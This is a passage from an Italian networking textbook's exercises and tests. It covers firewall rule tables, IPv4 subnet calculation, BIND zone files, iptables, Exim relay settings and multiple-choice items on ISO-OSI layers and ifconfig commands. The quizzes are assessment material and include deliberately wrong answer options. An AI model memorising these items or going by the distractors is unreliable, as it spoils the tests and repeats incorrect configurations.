blocca	transito	UDP	0/0	0/0		

4.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
accetta	transito	ICMP	0/0	0/0	3	
accetta	transito	ICMP	0/0	0/0	11	
blocca	transito	ICMP	0/0	0/0		

1. ( )
2. ( )

3. ( )

4. ( )

380.9) [0..1] In base allo schema che appare in figura 380.2 e alla tabella 380.21, impedire l'ingresso di pacchetti che risultano avere origine da indirizzi IPv4 riservati alle reti private, provenienti dall'interfaccia *y*.

Tabella 380.21. Indirizzi IPv4 riservati alle reti private.

Classe	Indirizzi
A	10.0.0.0/8
B	172.16.0.0/12
C	192.168.0.0/16

1.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocca	ingresso		10.0.0.0/8	0/0		*y*
blocca	ingresso		172.16.0.0/12	0/0		*y*
blocca	ingresso		192.168.0.0/16	0/0		*y*

2.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocca	ingresso		0/0	10.0.0.0/8		*y*
blocca	ingresso		0/0	172.16.0.0/12		*y*
blocca	ingresso		0/0	192.168.0.0/16		*y*

3.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocca	ingresso		10.0.0.0/0 8	0/0		*y*
blocca	ingresso		172.16.0.0/0 12	0/0		*y*
blocca	ingresso		192.168.0.0/0 16	0/0		*y*

1. ( )

2. ( )

3. ( )

380.10) [0..1] Impedire il transito del traffico SMTP e POP3, che usa connessioni TCP, rispettivamente con le porte 25 e 110 dal lato servente.

1.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocca	transito	TCP	0/0 25	0/0		
blocca	transito	TCP	0/0	0/0 25		
blocca	transito	TCP	0/0 110	0/0		
blocca	transito	TCP	0/0	0/0 110		

2.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocca	transito	TCP	0/0 25	0/0 110		
blocca	transito	TCP	0/0 110	0/0 25		
blocca	transito	TCP	0/0 110	0/0 25		
blocca	transito	TCP	0/0 25	0/0 110		

3.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP	Int.
blocca	transito	TCP	0/0	0/0	25	
blocca	transito	TCP	0/0	0/0	25	
blocca	transito	TCP	0/0	0/0	110	
blocca	transito	TCP	0/0	0/0	110	

1. ( )
2. ( )
3. ( )

Progetto di una rete completa di servizi essenziali e di firewall

data	
cognome e nome	
classe e sezione (corso)	

Si dispone di un gruppo di indirizzi IPv4 accessibili da Internet, che si vogliono utilizzare per alcuni elaboratori, all'interno dei quali si vuole allestire qualche servizio da rendere accessibile al pubblico. Si parte dallo schema seguente:

1.2.3.4
1.2.3.110/255.255.255.248
Internet
eth1
firewall
eth0
ripetitore o commutatore
rete intermedia con indirizzi accessibili al pubblico di Internet
eth0
eth0
eth0
eth0
eth0
NAT
A
B
C
D
eth1
rete locale privata
ripetitore o commutatore
ripetitore o commutatore
eth0
eth0
eth0
eth0
a
b
...
...
j
k

381.1 Calcolo degli indirizzi disponibili da usare nella rete intermedia

Degli indirizzi IPv4 validi per l'accesso da Internet si conosce solo la maschera di rete, 255.255.255.248, ovvero una maschera con i primi 29 bit a uno, inoltre si conosce un indirizzo del gruppo disponibile: 1.2.3.110. È necessario determinare prima gli indirizzi a disposizione, concentrando l'attenzione soltanto sull'ultimo ottetto dell'indirizzo conosciuto. Lo schema seguente dovrebbe aiutare a fare i calcoli necessari:

		128	64	32	16	8	4	2	1
indirizzo, ultimo ottetto	110_{10}								
maschera, ultimo ottetto	248_{10}								
indirizzo di rete, ultimo ottetto									
indirizzo broadcast									

Di conseguenza, gli indirizzi che possono essere utilizzati effettivamente per gli elaboratori vanno da:

1.2.3.

a:

1.2.3.

381.2 Configurazione degli elaboratori della rete intermedia

Gli elaboratori con indirizzi accessibili dagli utenti di Internet sono collocati in una piccola rete locale, che qui viene chiamata «rete intermedia». Avendo determinato quali sono effettivamente gli indirizzi disponibili, questi possono essere attribuiti agli elaboratori:

nodo	indirizzo
firewall	1.2.3.110
NAT	
nodo A	
nodo B	
nodo C	
nodo D	

Si scriva il comando da utilizzare per configurare l’interfaccia ‘**`eth0`**’ del nodo NAT:

```
#    [ Invio ]
```

Si presume che l’instradamento locale, riferito alla rete 1.2.3.104/255.255.255.248, sia definito in modo automatico, senza bisogno di dare un comando apposito.

Si scriva il comando da utilizzare per indicare l’instradamento predefinito che consenta l’accesso a Internet, per uno qualunque dei nodi della rete intermedia:

```
#    [ Invio ]
```

Si scriva il comando da dare all’interno del nodo che funge da router-NAT per ottenere la trasformazione degli indirizzi per la rete privata:

```
#    [ Invio ]
```

Negli elaboratori della rete intermedia con indirizzi accessibili da Internet vengono collocati alcuni servizi; precisamente un servente HTTP, un servente SMTP e un servente DNS. I tre servizi di rete devono essere accessibili sia alla rete interna, sia alla rete esterna.

nodo	servizio da inserire
NAT	
nodo A	
nodo B	
nodo C	
nodo D	

381.3 DNS

Si registra il nome di dominio di secondo livello *`primo.dg`*, con il quale si vuole attribuire dei nomi appropriati ai servizi di rete collocati nella rete intermedia.

Nell’elaboratore che offre il servizio DNS si usa precisamente l’applicativo Bind per questo scopo e il file ‘`/etc/bind/named.conf`’ iniziale contiene quanto segue:

```
zone "." {
        type hint;
        file "/etc/bind/db.root";
};

zone "localhost" {
        type master;
        file "/etc/bind/db.local";
};

zone "localdomain" {
        type master;
        file "/etc/bind/db.local";
};

zone "127.in-addr.arpa" {
        type master;
        file "/etc/bind/db.127";
};

zone "0.in-addr.arpa" {
        type master;
        file "/etc/bind/db.0";
};

zone "255.in-addr.arpa" {
        type master;
        file "/etc/bind/db.255";
};

zone "primo.dg" {
        type master;
        file "/etc/bind/primo.dg";
};
```

Come si vede, il file '`/etc/bind/primo.dg`' serve per la risoluzione dei nomi della zona *`primo.dg`*. Si completi il contenuto di questo file in base alle scelte fatte in precedenza, tenendo conto che quando si scrivono messaggi con indirizzi di posta elettronica del tipo ***nome***`@`*`primo.dg`* è necessario che questi raggiungano correttamente il servente SMTP:

```
@       IN             SOA     dns.primo.dg. root.dns.primo.dg.  (
                                 2003032300 ; Serial
                                 28800      ; Refresh
                                 7200       ; Retry
                                 604800     ; Expire
                                 86400 )    ; Minimum


                         NS             dns.primo.dg.


                         MX       10      __________________________
```

```
dns.primo.dg.            A            ___________________________

mail.primo.dg.           A            ___________________________

www.primo.dg.            A            ___________________________
```

La risoluzione inversa non viene presa in considerazione perché manca la gestione di un ottetto completo di indirizzi; pertanto è impossibile.

381.4 Rete locale con indirizzi privati

La rete locale viene gestita con indirizzi privati IPv4, scelti liberamente tra i gruppi esclusi dagli instradamenti di Internet:

Tabella 381.8. Indirizzi IPv4 riservati alle reti private.

Classe	Indirizzi
A	10.0.0.0/8
B	172.16.0.0/12
C	192.168.0.0/16

Si ricorda la maschera di rete predefinita delle tre classi di indirizzi disponibili:

Tabella 381.9. Maschere di rete predefinite abbinate alle classi IPv4.

Classe	Maschera di rete predefinita
A	255.0.0.0
B	255.255.0.0
C	255.255.255.0

Nell'ambito del sistema di indirizzamento scelto, si riserva una porzione di indirizzi per gli elaboratori presenti fisicamente, una porzione per elaboratori portatili (o mobili) che vengono configurati manualmente e una parte per la configurazione automatica tramite DHCP. Nella tabella seguente si indichino gli intervalli prescelti.

classe di indirizzi (A, B o C)	
indirizzo di rete	
maschera di rete	
indirizzi elaboratori installati stabilmente, da	
a	
indirizzi elaboratori mobili da configurare manualmente, da	

a	
indirizzi elaboratori mobili da configurare dinamicamente, da	
a	
indirizzo del router-NAT dal lato della rete privata	

Supponendo che gli elaboratori della rete locale privata siano stati configurati correttamente per quanto riguarda l'indirizzo IPv4 e l'instradamento locale (nella rete locale privata), si scriva il comando che indica l'instradamento predefinito che consente a questi elaboratori di raggiungere sia la rete locale intermedia, sia il resto della rete globale:

[*Invio*]

Essendo noto l'indirizzo di rete della rete locale privata, si scriva il comando da impartire agli elaboratori della rete intermedia che indica l'instradamento verso la rete locale privata:

[*Invio*]

Gli elaboratori della rete locale privata si avvalgono del servente DNS collocato nella rete intermedia per la risoluzione dei nomi di dominio. Conoscendo l'indirizzo del servente DNS, si scriva la direttiva che deve essere contenuta necessariamente nel file '`/etc/resolv.conf`' di ogni elaboratore della rete locale privata:

381.5 Configurazione del firewall

Il router-firewall viene configurato in modo da consentire l'accesso ai servizi forniti nella rete intermedia; inoltre si vuole consentire ai nodi della rete privata di accedere a servizi HTTP esterni. La configurazione del filtro di attraversamento ('**`FORWARD`**') parte da una politica predefinita di eliminazione dei pacchetti; si completi il resto.

`iptables -t filter -F` [*Invio*]

`iptables -t filter -P FORWARD DROP` [*Invio*]

Si accetta l'attraversamento dei pacchetti appartenenti al protocollo ICMP:

[*Invio*]

Si accetta l'attraversamento dei pacchetti appartenenti al protocollo HTTP (solo TCP), individuati in base alla porta standard utilizzata dal servente di questo servizio:

[*Invio*]

[*Invio*]

Si accetta l'attraversamento dei pacchetti appartenenti al protocollo SMTP (solo TCP), individuati in base alla porta standard utilizzata dal servente di questo servizio:

[*Invio*]

[*Invio*]

Si accetta l'attraversamento dei pacchetti appartenenti al protocollo DNS (sia TCP, sia UDP), individuati in base alla porta standard utilizzata dal servente di questo servizio:

[*Invio*]

[*Invio*]

[*Invio*]

```
# [ Invio ]
```

Dal momento che il router-firewall non ospita alcun servizio, si vuole escludere l'ingresso dei pacchetti provenienti dall'interfaccia esterna. La configurazione del filtro di ingresso parte da una politica predefinita di accettazione dei pacchetti, per consentire l'amministrazione del firewall dalla rete intermedia o dalla rete privata.

iptables -t filter -P INPUT ACCEPT [*Invio*]

È sufficiente un comando solo, nel quale si esclude tutto il traffico in ingresso proveniente dall'interfaccia esterna.

```
# [ Invio ]
```

Capitolo 382

Progetto di una rete completa di servizi essenziali, di firewall e di posta elettronica

data	
cognome e nome	
classe e sezione (corso)	

Si dispone di un gruppo di indirizzi IPv4 accessibili da Internet, che si vogliono utilizzare per alcuni elaboratori, all'interno dei quali si vuole allestire qualche servizio da rendere accessibile al pubblico. Si parte dallo schema seguente:

382.1 Calcolo degli indirizzi disponibili da usare nella rete intermedia

Degli indirizzi IPv4 validi per l'accesso da Internet si conosce solo la maschera di rete, 255.255.255.248, ovvero una maschera con i primi 29 bit a uno, inoltre si conosce un indirizzo del gruppo disponibile: 1.2.3.174. È necessario determinare prima gli indirizzi a disposizione, concentrando l'attenzione soltanto sull'ultimo ottetto dell'indirizzo conosciuto. Lo schema seguente dovrebbe aiutare a fare i calcoli necessari:

		128	64	32	16	8	4	2	1
indirizzo, ultimo ottetto	174_{10}								
maschera, ultimo ottetto	248_{10}								
indirizzo di rete, ultimo ottetto									
indirizzo broadcast									

Di conseguenza, gli indirizzi che possono essere utilizzati effettivamente per gli elaboratori vanno da:

1.2.3.

a:

1.2.3.

382.2 Configurazione degli elaboratori della rete intermedia

Gli elaboratori con indirizzi accessibili dagli utenti di Internet sono collocati in una piccola rete locale, che qui viene chiamata «rete intermedia». Avendo determinato quali sono effettivamente gli indirizzi disponibili, questi possono essere attribuiti agli elaboratori:

nodo	indirizzo
firewall	1.2.3.174
NAT	
nodo A	
nodo B	
nodo C	
nodo D	

Si scriva il comando da utilizzare per configurare l'interfaccia '**`eth0`**' del nodo NAT:

```
#    [ Invio ]
```

Si presume che l'instradamento locale, riferito alla rete 1.2.3.168/255.255.255.248, sia definito in modo automatico, senza bisogno di dare un comando apposito. Si scriva invece il comando da utilizzare per indicare l'instradamento predefinito che consenta l'accesso a Internet, per uno qualunque dei nodi della rete intermedia:

```
#    [ Invio ]
```

Si scriva il comando da dare all'interno del nodo che funge da router-NAT per ottenere la trasformazione degli indirizzi per la rete privata:

```
#    [ Invio ]
```

Negli elaboratori della rete intermedia con indirizzi accessibili da Internet vengono collocati alcuni servizi; precisamente un servente HTTP, un servente SMTP e un servente DNS. I tre servizi di rete devono essere accessibili sia alla rete interna, sia alla rete esterna.

nodo	servizio da inserire
NAT	
nodo A	
nodo B	
nodo C	
nodo D	

382.3 DNS

Si registra il nome di dominio di secondo livello *`primo.dg`*, con il quale si vuole attribuire dei nomi appropriati ai servizi di rete collocati nella rete intermedia.

Nell'elaboratore che offre il servizio DNS si usa precisamente l'applicativo Bind per questo scopo e il file '`/etc/bind/named.conf`' iniziale contiene quanto segue:

```
zone "." {
        type hint;
        file "/etc/bind/db.root";
};

zone "localhost" {
        type master;
        file "/etc/bind/db.local";
};

zone "localdomain" {
        type master;
        file "/etc/bind/db.local";
};

zone "127.in-addr.arpa" {
        type master;
        file "/etc/bind/db.127";
};

zone "0.in-addr.arpa" {
        type master;
        file "/etc/bind/db.0";
};

zone "255.in-addr.arpa" {
        type master;
        file "/etc/bind/db.255";
};

zone "primo.dg" {
        type master;
        file "/etc/bind/primo.dg";
};
```

Come si vede, il file '`/etc/bind/primo.dg`' serve per la risoluzione dei nomi della zona *`primo.dg`*. Si completi il contenuto di questo file in base alle scelte fatte in precedenza, tenendo conto che quando si scrivono messaggi con indirizzi di posta elettronica del tipo ***nome***`@primo.dg` è necessario che questi raggiungano correttamente il servente SMTP:

```
@       IN            SOA     dns.primo.dg. root.dns.primo.dg.  (
                                2003032300 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum


                        NS              dns.primo.dg.


                        MX      10      __________________________
```

```
dns.primo.dg.          A          ___________________________

mail.primo.dg.         A          ___________________________

www.primo.dg.          A          ___________________________
```

La risoluzione inversa non viene presa in considerazione perché manca la gestione di un ottetto completo di indirizzi; pertanto è impossibile.

382.4 Rete locale con indirizzi privati

La rete locale viene gestita con indirizzi privati IPv4, scelti liberamente tra i gruppi esclusi dagli instradamenti di Internet:

Tabella 382.8. Indirizzi IPv4 riservati alle reti private.

Classe	Indirizzi
A	10.0.0.0/8
B	172.16.0.0/12
C	192.168.0.0/16

Si ricorda la maschera di rete predefinita delle tre classi di indirizzi disponibili:

Tabella 382.9. Maschere di rete predefinite abbinate alle classi IPv4.

Classe	Maschera di rete predefinita
A	255.0.0.0
B	255.255.0.0
C	255.255.255.0

Nell'ambito del sistema di indirizzamento scelto, si riserva una porzione di indirizzi per gli elaboratori presenti fisicamente, una porzione per elaboratori portatili (o mobili) che vengono configurati manualmente e una parte per la configurazione automatica tramite DHCP. Nella tabella seguente si indichino gli intervalli prescelti.

classe di indirizzi (A, B o C)	
indirizzo di rete	
maschera di rete	
indirizzi elaboratori installati stabilmente, da	
a	
indirizzi elaboratori mobili da configurare manualmente, da	

a	
indirizzi elaboratori mobili da configurare dinamicamente, da	
a	
indirizzo del router-NAT dal lato della rete privata	

Supponendo che gli elaboratori della rete locale privata siano stati configurati correttamente per quanto riguarda l'indirizzo IPv4 e l'instradamento locale (nella rete locale privata), si scriva il comando che indica l'instradamento predefinito che consente a questi elaboratori di raggiungere sia la rete locale intermedia, sia il resto della rete globale:

[*Invio*]

Essendo noto l'indirizzo di rete della rete locale privata, si scriva il comando da impartire agli elaboratori della rete intermedia che indica l'instradamento verso la rete locale privata:

[*Invio*]

Gli elaboratori della rete locale privata si avvalgono del servente DNS collocato nella rete intermedia per la risoluzione dei nomi di dominio. Conoscendo l'indirizzo del servente DNS, si scriva la direttiva che deve essere contenuta necessariamente nel file '`/etc/resolv.conf`' di ogni elaboratore della rete locale privata:

382.5 Configurazione del firewall

Il router-firewall viene configurato in modo da consentire l'accesso ai servizi forniti nella rete intermedia; inoltre si vuole consentire ai nodi della rete privata di accedere a servizi HTTP esterni. La configurazione del filtro di attraversamento ('**`FORWARD`**') parte da una politica predefinita di eliminazione dei pacchetti; si completi il resto.

`iptables -t filter -F` [*Invio*]

`iptables -t filter -P FORWARD DROP` [*Invio*]

Si accetta l'attraversamento dei pacchetti appartenenti al protocollo ICMP:

```
# [ Invio ]
```

Si accetta l'attraversamento dei pacchetti appartenenti al protocollo HTTP (solo TCP), individuati in base alla porta standard utilizzata dal servente di questo servizio:

```
# [ Invio ]
```

```
# [ Invio ]
```

Si accetta l'attraversamento dei pacchetti appartenenti al protocollo SMTP (solo TCP), individuati in base alla porta standard utilizzata dal servente di questo servizio:

```
# [ Invio ]
```

```
# [ Invio ]
```

Si accetta l'attraversamento dei pacchetti appartenenti al protocollo DNS (sia TCP, sia UDP), individuati in base alla porta standard utilizzata dal servente di questo servizio:

```
# [ Invio ]
```

```
# [ Invio ]
```

```
# [ Invio ]
```

```
# [Invio]
```

Dal momento che il router-firewall non ospita alcun servizio, si vuole escludere l'ingresso dei pacchetti provenienti dall'interfaccia esterna. La configurazione del filtro di ingresso parte da una politica predefinita di accettazione dei pacchetti, per consentire l'amministrazione del firewall dalla rete intermedia o dalla rete privata.

iptables -t filter -P INPUT ACCEPT [*Invio*]

È sufficiente un comando solo, nel quale si esclude tutto il traffico in ingresso proveniente dall'interfaccia esterna.

```
# [Invio]
```

382.6 Configurazione del servente per la posta elettronica

Il servente per la posta elettronica, ovvero MTA, collocato nella rete intermedia, deve essere configurato in modo da accettare la richiesta di inoltro di messaggi proveniente dalla rete intermedia e dalla rete locale privata; inoltre deve provvedere al recapito locale per le richieste di consegna di messaggi provenienti sia dall'interno, sia dall'esterno. Per la precisione, l'elaboratore che ospita il servizio SMTP dispone localmente delle utenze relative alle persone che hanno la necessità di avere una casella di posta elettronica; queste persone, possono ottenere i messaggi attraverso il protocollo POP3, ma solo dalla rete interna (in tal senso, il firewall non è stato programmato allo scopo di consentire il passaggio del protocollo POP3).

Nell'elaboratore destinato a questo servizio si intende usare Exim che si configura con il file '`/etc/exim/exim.conf`'. Nel seguito vengono mostrate alcune direttive del file di configurazione di Exim, che vanno completate in modo da ottenere il risultato che ci si prefigge.

```
# Specify your local domains as a colon-separated list here.

local_domains = localhost:
```

```
# Domains we relay for; that is domains that aren't considered local but we
# accept mail for them.

relay_domains =
```

```
# The setting below allows your host to be used as a mail relay.

host_accept_relay = 127.0.0.1 : ::::1 :
```

Capitolo 383 Verifica sommativa sull'uso elementare delle reti TCP/IP

tempo a disposizione:	3600 s	punteggio massimo:	10
quantità di domande:	36	punti di penalità per ogni secondo di ritardo:	0,016666

data: . . . .

cognome e nome: . . . .

classe e sezione (corso): . . . .

383.1) [-0.27777777778..0.27777777778] In base all'estensione, che tipo di rete è Internet?

1. ( ) WAN;
2. ( ) MAN;
3. ( ) LAN.

383.2) [-0.27777777778..0.27777777778] In base all'estensione, che tipo di rete è una rete locale?

1. ( ) WAN;
2. ( ) MAN;
3. ( ) LAN.

383.3) [-0.27777777778..0.27777777778] In base all'estensione, che tipo di rete è una rete cittadina?

1. ( ) WAN;
2. ( ) MAN;
3. ( ) LAN.

383.4) [-0.27777777778..0.27777777778] In quale posizione si collocano i cavi e le interfacce di rete nell'ambito del modello ISO-OSI?

1. ( ) 7 applicazione;

2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

383.5) [-0.27777777778..0.27777777778] In quale posizione si colloca un ripetitore (*hub* passivo) nell'ambito del modello ISO-OSI? Si risponda rammentando che il commutatore di pacchetto, ovvero lo *switch* è un componente simile che però si colloca in un livello superiore.

1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

383.6) [-0.27777777778..0.27777777778] In quale posizione si colloca un commutatore di pacchetto, ovvero uno *switch*. nell'ambito del modello ISO-OSI? Si risponda rammentando che il ripetitore (*hub* passivo) è un componente simile che però si colloca in un livello inferiore.

1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

383.7) [-0.27777777778..0.27777777778] A quale livello del modello ISO-OSI si collocano gli indirizzi fisici delle interfacce di rete?

1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

383.8) [-0.27777777778..0.27777777778] In quale posizione si colloca un router? Si risponda rammentando che nell'ambito dei protocolli TCP/IP, il router individua gli indirizzi IP.

1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

383.9) [-0.27777777778..0.27777777778] A quale livello del modello ISO-OSI si collocano gli indirizzi IP dei protocolli TCP/IP?

1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

383.10) [-0.27777777778..0.27777777778] A quale livello del modello ISO-OSI si colloca il protocollo IP?

1. ( ) 7 applicazione;

2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

383.11) [-0.27777777778..0.27777777778] A quale livello del modello ISO-OSI si collocano i protocolli TCP e UDP?

1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

383.12) [-0.27777777778..0.27777777778] A quale livello del modello ISO-OSI si collocano le porte dei protocolli TCP e UDP?

1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;
4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

383.13) [-0.27777777778..0.27777777778] A quale livello del modello ISO-OSI si collocano i protocolli HTTP, FTP, SMTP, POP3, IMAP?

1. ( ) 7 applicazione;
2. ( ) 6 presentazione;
3. ( ) 5 sessione;

4. ( ) 4 trasporto;
5. ( ) 3 rete;
6. ( ) 2 collegamento dati;
7. ( ) 1 fisico.

Riquadro 383.2. Esempio di cosa potrebbe apparire nella configurazione di un'interfaccia Ethernet in un sistema GNU/Linux.

```
# ifconfig eth0 [Invio]

 eth0      Link encap:Ethernet  HWaddr 00:50:BA:71:D9:C1
           inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
           inet6 addr: fe80::250:baff:fe71:d9c1/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:3756 errors:0 dropped:0 overruns:0 frame:0
           TX packets:2143 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:100
           RX bytes:357615 (349.2 KiB)  TX bytes:200184 (195.4 KiB)
           Interrupt:11 Base address:0xd800
```

383.14) [-0.27777777778..0.27777777778] Si conosce l'indirizzo IPv4 194.195.196.197 e la sua maschera di rete, che corrisponde a 255.255.255.0. Si indichi l'indirizzo di rete.

1. ( ) 255.255.255.255;
2. ( ) 194.255.255.255;
3. ( ) 194.195.255.255;
4. ( ) 194.195.196.255;
5. ( ) 194.195.196.197;
6. ( ) 194.195.196.0;
7. ( ) 194.195.0.0;
8. ( ) 194.0.0.0;
9. ( ) 0.0.0.0.

383.15) [-0.27777777778..0.27777777778] Si conosce l'indirizzo IPv4 194.195.196.197 e la sua maschera di rete, che corrisponde a 255.255.255.0. Si indichi l'indirizzo broadcast.

1. ( ) 255.255.255.255;
2. ( ) 194.255.255.255;
3. ( ) 194.195.255.255;
4. ( ) 194.195.196.255;

5. ( ) 194.195.196.197;
6. ( ) 194.195.196.0;
7. ( ) 194.195.0.0;
8. ( ) 194.0.0.0;
9. ( ) 0.0.0.0.

383.16) [-0.27777777778..0.27777777778] Si conosce l'indirizzo IPv4 194.195.196.197 e la sua maschera di rete, che corrisponde a 255.255.0.0. Si indichi l'indirizzo di rete.

1. ( ) 255.255.255.255;
2. ( ) 194.255.255.255;
3. ( ) 194.195.255.255;
4. ( ) 194.195.196.255;
5. ( ) 194.195.196.197;
6. ( ) 194.195.196.0;
7. ( ) 194.195.0.0;
8. ( ) 194.0.0.0;
9. ( ) 0.0.0.0.

383.17) [-0.27777777778..0.27777777778] Si conosce l'indirizzo IPv4 194.195.196.197 e la sua maschera di rete, che corrisponde a 255.255.0.0. Si indichi l'indirizzo broadcast.

1. ( ) 255.255.255.255;
2. ( ) 194.255.255.255;
3. ( ) 194.195.255.255;
4. ( ) 194.195.196.255;
5. ( ) 194.195.196.197;
6. ( ) 194.195.196.0;
7. ( ) 194.195.0.0;
8. ( ) 194.0.0.0;
9. ( ) 0.0.0.0.

383.18) [-0.27777777778..0.27777777778] Si conosce l'indirizzo IPv4 194.195.196.197 e la sua maschera di rete, che corrisponde a 255.0.0.0. Si indichi l'indirizzo di rete.

1. ( ) 255.255.255.255;
2. ( ) 194.255.255.255;
3. ( ) 194.195.255.255;
4. ( ) 194.195.196.255;
5. ( ) 194.195.196.197;
6. ( ) 194.195.196.0;
7. ( ) 194.195.0.0;
8. ( ) 194.0.0.0;
9. ( ) 0.0.0.0.

383.19) [-0.27777777778..0.27777777778] Si conosce l’indirizzo IPv4 194.195.196.197 e la sua maschera di rete, che corrisponde a 255.0.0.0. Si indichi l’indirizzo broadcast.

1. ( ) 255.255.255.255;
2. ( ) 194.255.255.255;
3. ( ) 194.195.255.255;
4. ( ) 194.195.196.255;
5. ( ) 194.195.196.197;
6. ( ) 194.195.196.0;
7. ( ) 194.195.0.0;
8. ( ) 194.0.0.0;
9. ( ) 0.0.0.0.

Figura 383.4. Configurazione delle interfacce e instradamento.

383.20) [-0.27777777778..0.27777777778] Indicare il comando di configurazione dell'interfaccia '`eth0`' del nodo «y», da usare con un sistema GNU/Linux.

1. ( ) # **`ifconfig eth0 192.168.9.7 netmask 255.255.255.0`** [*Invio*]
2. ( ) # **`ifconfig eth1 192.168.9.7 netmask 255.255.255.0`** [*Invio*]
3. ( ) # **`ifconfig eth0 192.168.7.51 netmask 255.255.255.0`** [*Invio*]
4. ( ) # **`ifconfig eth1 192.168.7.51 netmask 255.255.255.0`** [*Invio*]
5. ( ) # **`ifconfig eth0 192.168.9.254 netmask 255.255.255.0`** [*Invio*]
6. ( ) # **`ifconfig eth1 192.168.9.254 netmask 255.255.255.0`** [*Invio*]
7. ( ) # **`ifconfig eth0 192.168.7.253 netmask 255.255.255.0`** [*Invio*]
8. ( ) # **`ifconfig eth1 192.168.7.253 netmask 255.255.255.0`** [*Invio*]
9. ( ) # **`ifconfig eth0 192.168.7.254 netmask 255.255.255.0`** [*Invio*]
10. ( ) # **`ifconfig eth1 192.168.7.254 netmask 255.255.255.0`** [*Invio*]

383.21) [-0.27777777778..0.27777777778] Indicare il comando di configurazione dell'interfaccia '`eth0`' del nodo «x», da usare con un sistema GNU/Linux.

1. ( ) # **`ifconfig eth0 192.168.9.7 netmask 255.255.255.0`** [*Invio*]
2. ( ) # **`ifconfig eth1 192.168.9.7 netmask 255.255.255.0`** [*Invio*]
3. ( ) # **`ifconfig eth0 192.168.7.51 netmask 255.255.255.0`** [*Invio*]
4. ( ) # **`ifconfig eth1 192.168.7.51 netmask 255.255.255.0`** [*Invio*]

5. ( ) # **ifconfig eth0 192.168.9.254 netmask 255.255.255.0** [*Invio*]
6. ( ) # **ifconfig eth1 192.168.9.254 netmask 255.255.255.0** [*Invio*]
7. ( ) # **ifconfig eth0 192.168.7.253 netmask 255.255.255.0** [*Invio*]
8. ( ) # **ifconfig eth1 192.168.7.253 netmask 255.255.255.0** [*Invio*]
9. ( ) # **ifconfig eth0 192.168.7.254 netmask 255.255.255.0** [*Invio*]
10. ( ) # **ifconfig eth1 192.168.7.254 netmask 255.255.255.0** [*Invio*]

383.22) [-0.27777777778..0.27777777778] Indicare il comando di configurazione dell'interfaccia '`eth0`' del nodo «B», da usare con un sistema GNU/Linux.

1. ( ) # **ifconfig eth0 192.168.9.7 netmask 255.255.255.0** [*Invio*]
2. ( ) # **ifconfig eth1 192.168.9.7 netmask 255.255.255.0** [*Invio*]
3. ( ) # **ifconfig eth0 192.168.7.51 netmask 255.255.255.0** [*Invio*]
4. ( ) # **ifconfig eth1 192.168.7.51 netmask 255.255.255.0** [*Invio*]
5. ( ) # **ifconfig eth0 192.168.9.254 netmask 255.255.255.0** [*Invio*]
6. ( ) # **ifconfig eth1 192.168.9.254 netmask 255.255.255.0** [*Invio*]
7. ( ) # **ifconfig eth0 192.168.7.253 netmask 255.255.255.0** [*Invio*]
8. ( ) # **ifconfig eth1 192.168.7.253 netmask 255.255.255.0** [*Invio*]
9. ( ) # **ifconfig eth0 192.168.7.254 netmask 255.255.255.0** [*Invio*]
10. ( ) # **ifconfig eth1 192.168.7.254 netmask 255.255.255.0** [*Invio*]

383.23) [-0.27777777778..0.27777777778] Indicare il comando di configurazione dell'interfaccia '`eth1`' del nodo «B», da usare con un sistema GNU/Linux.

1. ( ) # **ifconfig eth0 192.168.9.7 netmask 255.255.255.0** [*Invio*]
2. ( ) # **ifconfig eth1 192.168.9.7 netmask 255.255.255.0** [*Invio*]
3. ( ) # **ifconfig eth0 192.168.7.51 netmask 255.255.255.0** [*Invio*]
4. ( ) # **ifconfig eth1 192.168.7.51 netmask 255.255.255.0** [*Invio*]
5. ( ) # **ifconfig eth0 192.168.9.254 netmask 255.255.255.0** [*Invio*]
6. ( ) # **ifconfig eth1 192.168.9.254 netmask 255.255.255.0** [*Invio*]
7. ( ) # **ifconfig eth0 192.168.7.253 netmask 255.255.255.0** [*Invio*]
8. ( ) # **ifconfig eth1 192.168.7.253 netmask 255.255.255.0** [*Invio*]
9. ( ) # **ifconfig eth0 192.168.7.254 netmask 255.255.255.0** [*Invio*]
10. ( ) # **ifconfig eth1 192.168.7.254 netmask 255.255.255.0** [*Invio*]

